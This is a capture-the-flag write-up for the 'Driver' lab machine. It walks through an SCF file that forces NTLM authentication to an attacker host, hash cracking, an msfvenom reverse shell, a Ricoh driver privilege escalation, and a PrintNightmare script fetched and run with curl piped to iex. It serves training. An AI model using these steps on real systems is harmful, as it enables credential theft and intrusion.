Driver is an easy Windows machine that focuses on printer exploitation. Enumeration of the machine reveals that a web server is listening on port 80, along with SMB on port 445 and WinRM on port 5985. Navigation to the website reveals that it's protected using basic HTTP authentication. While trying common credentials the admin:admin credential is accepted and we are able to visit the webpage. The webpage provides a feature to upload printer firmwares on an SMB share for a remote team to test and verify. Uploading a Shell Command File that contains a command to fetch a remote file from our local machine, leads to the NTLM hash of the user tony relayed back to us. Cracking the captured hash to retrieve a plaintext password we are able login as tony, using WinRM. Then, switching over to a meterpreter session it is discovered that the machine is vulnerable to a local privilege exploit that abuses a specific printer driver that is present on the remote machine. Using the exploit we can get a session as NT AUTHORITY\\SYSTEM.
Recon
nmap
PORT    STATE SERVICE      REASON  VERSION
80/tcp  open  http         syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Microsoft-IIS/10.0
135/tcp open  msrpc        syn-ack Microsoft Windows RPC
445/tcp open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 36166/tcp): CLEAN (Timeout)
|   Check 2 (port 20803/tcp): CLEAN (Timeout)
|   Check 3 (port 51494/udp): CLEAN (Timeout)
|   Check 4 (port 19160/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-10-16T02:26:49
|_  start_date: 2025-10-16T02:24:24
Port 445 SMB
~/.../machines/driver ··························································· ✘ 127 eleven@parrot 23:52:30
❯ smbmap -H 10.129.60.174
[!] Authentication error on 10.129.60.174
~/.../machines/driver ··························································· 21s eleven@parrot 23:52:58
❯ smbmap -H 10.129.60.174 -u test -p test
[!] Authentication error on 10.129.60.174
Port 80 Web

looks like HTTP digest, if we capture the request in burp, we can see the response contains the admin credentials in the WWW-Authenticate header:

if we use admin:admin as the password we can see that we gain access to the site:


all links on the top do not work, except for firmware update, which gives another form at fw_up.php
Initial Access
The page says that what I upload will go to their file share. That implies it’s not going to the webserver necessarily, so looking for a way to upload webshell doesn’t make much sense
A classic attack when you have write access to a file share is to drop a .scf file that references an icon file on an SMB share on an attacker-controlled host. If the folder containing the .scf file is opened with File Explorer, the .scf
will inspire Explorer to connect back to get that icon file, and offer
Net-NTLMv2 auth negotiation. If I control that host, and I can capture
that exchange and try to crack the Net-NTLMv2 using an offline
bruteforce (like hashcat). I used this technique on the Insane machine Sizzle back in 2019.
SCF files are Windows Shell Command files, and there are way more references on how to make a malicious one than legit uses. Some old Microsoft pages (that no longer exist, but are on the Wayback Machine) show how to create a Show Desktop Shortcut and a View Channels Quick Launch using SCF files. The format is:
[Shell]
Command=2
IconFile=<icon file>
[<thing you want to control>]
Command=<command>
I’ll abuse the IconFile bit, but having it point to my server over SMB, and create 0x11.scf:
❯ cat 0x11.scf
[Shell]
Command=2
IconFile=\\10.10.15.1\evil.exe,3
I’ll start responder, which will start many different kinds of server (including SMB) to listen and try to get Net-NTLMv2 challenges.
❯ sudo responder -I tun0
[sudo] password for eleven:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] Listening for events...
I’ll upload the .scf file to Driver, and very quickly there’s a hit at responder:
tony::DRIVER:4accbc590461841b:BC35C2BE406A3546D785553415525464:010100000000000000EFFB78983EDC0128903FCFEC78B4640000000002000800420039003200330001001E00570049004E002D004F0033004A004A005100440035005A0038004C00370004003400570049004E002D004F0033004A004A005100440035005A0038004C0037002E0042003900320033002E004C004F00430041004C000300140042003900320033002E004C004F00430041004C000500140042003900320033002E004C004F00430041004C000700080000EFFB78983EDC01060004000200000008003000300000000000000000000000002000006AC321E4CC6E522370131820761224A89200B985CCB07BF107D105911AEDCD5E0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310035002E003100000000000000000000000000
cracking the hash with hashcat:
❯ hashcat tony.hash -m 5600 /home/eleven/rockyou.txt
hashcat (v6.2.6) starting

TONY::DRIVER:4accbc590461841b:bc35c2be406a3546d785553415525464:010100000000000000effb78983edc0128903fcfec78b4640000000002000800420039003200330001001e00570049004e002d004f0033004a004a005100440035005a0038004c00370004003400570049004e002d004f0033004a004a005100440035005a0038004c0037002e0042003900320033002e004c004f00430041004c000300140042003900320033002e004c004f00430041004c000500140042003900320033002e004c004f00430041004c000700080000effb78983edc01060004000200000008003000300000000000000000000000002000006ac321e4cc6e522370131820761224a89200b985ccb07bf107d105911aedcd5e0a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310035002e003100000000000000000000000000:liltony
The use crackmapexec (nxc) to test if the creds work:
nxc winrm driver.htb -u tony -p liltony
WINRM       10.129.60.174   5985   DRIVER           [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)
WINRM       10.129.60.174   5985   DRIVER           [+] DRIVER\tony:liltony (Pwn3d!)
and we have initial access as user tony
❯ evil-winrm -i driver.htb -u tony -p liltony

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents>
SYSTEM
After uploading winpeas on the machine, we can see the powershell history:
ÉÍÍÍÍÍÍÍÍÍ͹ PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.0.10240.17146
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file: C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
    PS history size: 134B
Evil-WinRM* PS C:\Users\tony\Documents> cat C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.
ping 1.1.1.
Looking at the Powershell history we can see some actions being performed with a specific printer type
RICOH PCL6 UniversalDriver V4.23
searching on google, we can see that we can use
CVE:2019-19363
An issue was discovered in Ricoh (including Savin and Lanier) Windows printer drivers prior to 2020 that allows attackers local privilege escalation. Affected drivers and versions are: PCL6 Driver for Universal Print - Version 4.0 or later PS Driver for Universal Print - Version 4.0 or later PC FAX Generic Driver - All versions Generic PCL5 Driver - All versions RPCS Driver - All versions PostScript3 Driver - All versions PCL6 (PCL XL) Driver - All versions RPCS Raster Driver - All version
It also has a MSF module named
ricoh_driver_privesc
First we create a simple payload with msfvenom that we will use as session:
❯ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.1 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
The upload the payload to our winrm shell:
*Evil-WinRM* PS C:\programdata> upload payload.exe

Info: Uploading /home/eleven/hackthebox/machines/driver/payload.exe to C:\programdata\payload.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
then use multi/handler to listen:
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
Then execute the payload to get a meterpreter reverse shell
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.15.1:4444
[*] Sending stage (203846 bytes) to 10.129.60.174
[*] Sending stage (203846 bytes) to 10.129.60.174
[*] Sending stage (203846 bytes) to 10.129.60.174
[*] Sending stage (203846 bytes) to 10.129.60.174
background the process
Then we can finally use the windows/local/ricoh_driver_privesc exploit and set all the required options:
Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  4                yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.15.1       yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port
at first, when you try to run it will fail, so you need to migrate the session to a different process like explorer.exe for it to work:
(Meterpreter 4)(C:\Users\tony\Documents) > migrate -N explorer.exe
[*] Migrating from 4948 to 3208...
[*] Migration completed successfully.
(Meterpreter 4)(C:\Windows\system32) > bg
[*] Backgrounding session 4...
[msf](Jobs:0 Agents:5) exploit(windows/local/ricoh_driver_privesc) >> run
[*] Started reverse TCP handler on 10.10.15.1:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer hktpXeG...
[*] Sending stage (203846 bytes) to 10.129.60.174
[+] Deleted C:\Users\tony\AppData\Local\Temp\vnyaZOFmq.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 6 opened (10.10.15.1:5555 -> 10.129.60.174:50093) at 2025-10-16 15:23:48 +0300
[*] Deleting printer hktpXeG

(Meterpreter 6)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
but we can just use PrintNightmare Both CVE-2020-1337 and CVE-2020-1048
first we clone the exploit from github:
❯ git clone https://github.com/calebstewart/CVE-2021-1675
Cloning into 'CVE-2021-1675'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 40 (delta 1), reused 1 (delta 1), pack-reused 37 (from 1)
Receiving objects: 100% (40/40), 127.17 KiB | 342.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.

❯ mv CVE-2021-1675/ invoke-nightmare
renamed 'CVE-2021-1675/' -> 'invoke-nightmare'
then use curl to import:
curl 10.10.50.1/CVE-2021-1675.ps1 -UseBasicParsing | iex
Now the commandlet is in my current PowerShell session:
Get-Command Invoke-Nightmare
By default, Invoke-Nightmare adds a user adm1n with the password “P@ssw0rd”. I’ll use arguments to add my own user and password:
Evil-WinRM* PS C:\programdata> Invoke-Nightmare -NewUser "0x11" -NewPassword "0x11111"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user 0x11 as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
The Winrm with my new creds:
❯ evil-winrm -i driver.htb -u 0x11 -p 0x11111

Evil-WinRM shell v3.5

*Evil-WinRM* PS C:\Users\0x11\Documents> net user 0x11
User name                    0x11
Full Name                    0x11
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/16/2025 12:54:32 PM
Password expires             Never
Password changeable          10/16/2025 12:54:32 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/16/2025 12:56:54 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.